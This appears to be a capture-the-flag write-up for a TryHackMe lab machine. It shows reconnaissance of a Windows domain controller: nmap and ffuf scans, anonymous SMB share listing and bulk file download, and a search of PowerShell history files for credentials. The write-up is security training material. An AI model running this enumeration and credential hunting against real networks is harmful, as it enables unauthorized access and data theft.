


# ENTERPRISE

To access the machine, click on the link given below:

<https://tryhackme.com/room/enterprise>

# SCANNING


I performed an **nmap** aggressive scan on the target to find open ports and the services running on them.



```
(root㉿kali)-[~/thm/enterprise]
# nmap -A -Pn -p- 10.10.247.158 --min-rate 10000 -oN enterprise.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-04 23:23 EDT
Warning: 10.10.247.158 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.247.158
Host is up (0.15s latency).

Not shown: 65431 closed tcp ports (reset), 75 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
| http-title: Site doesn't have a title (text/html).
| http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-05-05 03:24:29Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM\., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM\., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2025-05-05T03:25:48+00:00; +3s from scanner time.
| rdp-ntlm-info:
| Target_Name: LAB-ENTERPRISE
| NetBIOS_Domain_Name: LAB-ENTERPRISE
| NetBIOS_Computer_Name: LAB-DC
| DNS_Domain_Name: LAB.ENTERPRISE.THM


```




```
DNS_Tree_Name: ENTERPRISE.THM
Product_Version: 10.0.17763
System_Time: 2025-05-05T03:25:38+00:00
ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM
Not valid before: 2025-05-04T03:17:23
Not valid after: 2025-11-03T03:17:23
5357/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
| http-title: Service Unavailable
5985/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-title: Not Found
| http-server-header: Microsoft-HTTPAPI/2.0
7990/tcp open  http     Microsoft IIS httpd 10.0
| http-server-header: Microsoft-IIS/10.0
| http-title: Log in to continue - Log in with Atlassian account
| http-methods:
|_ Potentially risky methods: TRACE
9389/tcp open  mc-nmf   .NET Message Framing
47001/tcp open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-title: Not Found
| http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc   Microsoft Windows RPC
49665/tcp open  msrpc   Microsoft Windows RPC
49666/tcp open  msrpc   Microsoft Windows RPC
49668/tcp open  msrpc   Microsoft Windows RPC
49670/tcp open  msrpc   Microsoft Windows RPC
49672/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc   Microsoft Windows RPC
49679/tcp open  msrpc   Microsoft Windows RPC
49704/tcp open  msrpc   Microsoft Windows RPC
49710/tcp open  msrpc   Microsoft Windows RPC
49848/tcp open  msrpc   Microsoft Windows RPC



```

# FOOTHOLD

I accessed the web application running on port 80 and 7990.



**Enterprise Domain Controller. Keep out!**



I fuzzed hidden files and found a *robots.txt* file on the domain controllers web app. This seemed weird so I accessed it through my browser.


```
File Actions Edit View Help
root@kali:~/thm/enterprise
nmap x smb enum x root@kali:~/thm/enterprise x
[+] root@kali:~/thm/enterprise]
# ffuf -u http://10.10.247.158/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.247.158/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/raft-large-files.txt
:: Follow redirects : false
:: Calibration   : false
:: Timeout       : 10
:: Threads        : 40
:: Matcher        : Response status: 200-299,301,302,307,401,403,405,500

robots.txt      [Status: 200, Size: 110, Words: 17, Lines: 2, Duration: 198ms]
.               [Status: 200, Size: 215, Words: 15, Lines: 4, Duration: 198ms]
Robots.txt      [Status: 200, Size: 110, Words: 17, Lines: 2, Duration: 162ms]
iisstart.htm    [Status: 200, Size: 215, Words: 15, Lines: 4, Duration: 148ms]
:: Progress: [37050/37050] :: Job [1/1] :: 255 req/sec :: Duration: [0:02:29] :: Errors: 0 ::
```


However, I did not get any useful information.



I then looked for smb shares using **smbclient**.

```
[root@kali:~/thm/enterprise]# smbclient -L 10.10.247.158 -U ""  
Password for [WORKGROUP]:  
  
Sharename      Type      Comment  
ADMIN$        Disk      Remote Admin  
C$            Disk      Default share  
Docs          Disk  
IPC$          IPC       Remote IPC  
NETLOGON      Disk      Logon server share  
SYSVOL        Disk      Logon server share  
Users          Disk      Users Share. Do Not Touch!  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 10.10.247.158 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available
```

There were 2 interesting shares. So I first accessed the *docs* share and downloaded the files present in it.





A terminal window titled "root@kali: ~/thm/enterprise". The session is connected to a SMB share at 10.10.247.158\docs. The user has entered "su" and is now root. The terminal shows the contents of the share, including two password-protected files: RSA-Secured-Credentials.xlsx and RSA-Secured-Document-PII.docx. The user attempts to download both files using the "get" command, but receives an error message indicating that the files are encrypted.

```
root@kali:~/thm/enterprise
# smbclient \\\\10.10.247.158\\\\docs -U ""
Password for [WORKGROUP]: 
Try "help" to get a list of possible commands.
smb: > ls
.
..
RSA-Secured-Credentials.xlsx      A    15360 Sun Mar 14 22:46:54 2021
RSA-Secured-Document-PII.docx     A    18432 Sun Mar 14 22:45:24 2021

          15587583 blocks of size 4096. 9916754 blocks available
smb: > get RSA*
NT_STATUS_OBJECT_NAME_INVALID opening remote file \RSA*
smb: > get RSA-Secured-Credentials.xlsx
getting file \RSA-Secured-Credentials.xlsx of size 15360 as RSA-Secured-Credentials.xlsx (15.7 KiloBytes/sec) (average 15.7 KiloBytes/sec)
smb: > get RSA-Secured-Document-PII.docx
getting file \RSA-Secured-Document-PII.docx of size 18432 as RSA-Secured-Document-PII.docx (30.5 KiloBytes/sec) (average 21.3 KiloBytes/sec)
smb: > |
```

Both the documents were password protected, so I couldn't open it.





I then accessed the *Users* share.

```
(root@kali)-[~/thm/enterprise]
└# smbclient \\\\10.10.247.158\\Users -U ""
Password for [WORKGROUP]\:
Try "help" to get a list of possible commands.
smb: > dir
.
..
Administrator          DR      0  Thu Mar 11 21:11:49 2021
All Users               D       0  Thu Mar 11 16:55:48 2021
atbitbucket             DHSrn   0  Sat Sep 15 03:28:48 2018
bitbucket               D       0  Thu Mar 11 17:53:06 2021
Default                 D       0  Thu Mar 11 21:11:51 2021
Default User             DHSrn   0  Sat Sep 15 03:28:48 2018
desktop.ini              AHS     174  Sat Sep 15 03:16:48 2018
LAB-ADMIN                D       0  Thu Mar 11 19:28:14 2021
Public                  DR      0  Thu Mar 11 16:27:02 2021
15587583 blocks of size 4096. 9927105 blocks available
smb: > |
```


It had a bunch of files so I downloaded everything.

```
(root@kali)-[~/thm/enterprise]
└# smbclient \\\\10.10.247.158\\Users -U ""
Password for [WORKGROUP]\:
Try "help" to get a list of possible commands.
smb: > recurse on
smb: > prompt off
smb: > mget *
getting file \desktop.ini of size 174 as desktop.ini (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
NT_STATUS_ACCESS_DENIED listing \Administrator\*
NT_STATUS_STOPPED_ON_SYMLINK listing \All Users\*
NT_STATUS_ACCESS_DENIED listing \atbitbucket\*
NT_STATUS_ACCESS_DENIED listing \bitbucket\*
NT_STATUS_ACCESS_DENIED opening remote file \Default\NTUSER.DAT
NT_STATUS_ACCESS_DENIED opening remote file \Default\NTUSER.DAT.LOG1
NT_STATUS_ACCESS_DENIED opening remote file \Default\NTUSER.DAT.LOG2
NT_STATUS_ACCESS_DENIED opening remote file \Default\NTUSER.DAT\{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf
NT_STATUS_ACCESS_DENIED opening remote file \Default\NTUSER.DAT\{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000000000000000001.regtrans-ms
NT_STATUS_ACCESS_DENIED opening remote file \Default\NTUSER.DAT\{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000000000000000000002.regtrans-ms
NT_STATUS_ACCESS_DENIED listing \Default User\*
NT_STATUS_ACCESS_DENIED listing \Public\*
NT_STATUS_ACCESS_DENIED listing \Default\Application Data\*
NT_STATUS_ACCESS_DENIED listing \Default\Cookies\*
NT_STATUS_ACCESS_DENIED listing \Default\Local Settings\*
NT_STATUS_ACCESS_DENIED listing \Default\My Documents\*
NT_STATUS_ACCESS_DENIED listing \Default\NetHood\*
NT_STATUS_ACCESS_DENIED listing \Default\PrintHood\*
NT_STATUS_ACCESS_DENIED listing \Default\Recent\*
NT_STATUS_ACCESS_DENIED listing \Default\SendTo\*
NT_STATUS_ACCESS_DENIED listing \Default\Start Menu\*
```

I used the `find` command to look for files containing words like `history` or `secret` or something similar in their name and examined them.

```
find /root/thm/enterprise/APPADMIN/ -type f -name "*history*"
```


I found a credential inside a file called `Consolehost_history.txt`.



```
(root@kali)-[~/.../Microsoft/Windows/Powershell/PSReadline]
# ls
Consolehost_history.txt

(root@kali)-[~/.../Microsoft/Windows/Powershell/PSReadline]
# realpath Consolehost_history.txt
/root/thm/enterprise/LAB-ADMIN/AppData/Roaming/Microsoft/Windows/Powershell/PSReadline/Consolehost_history.txt

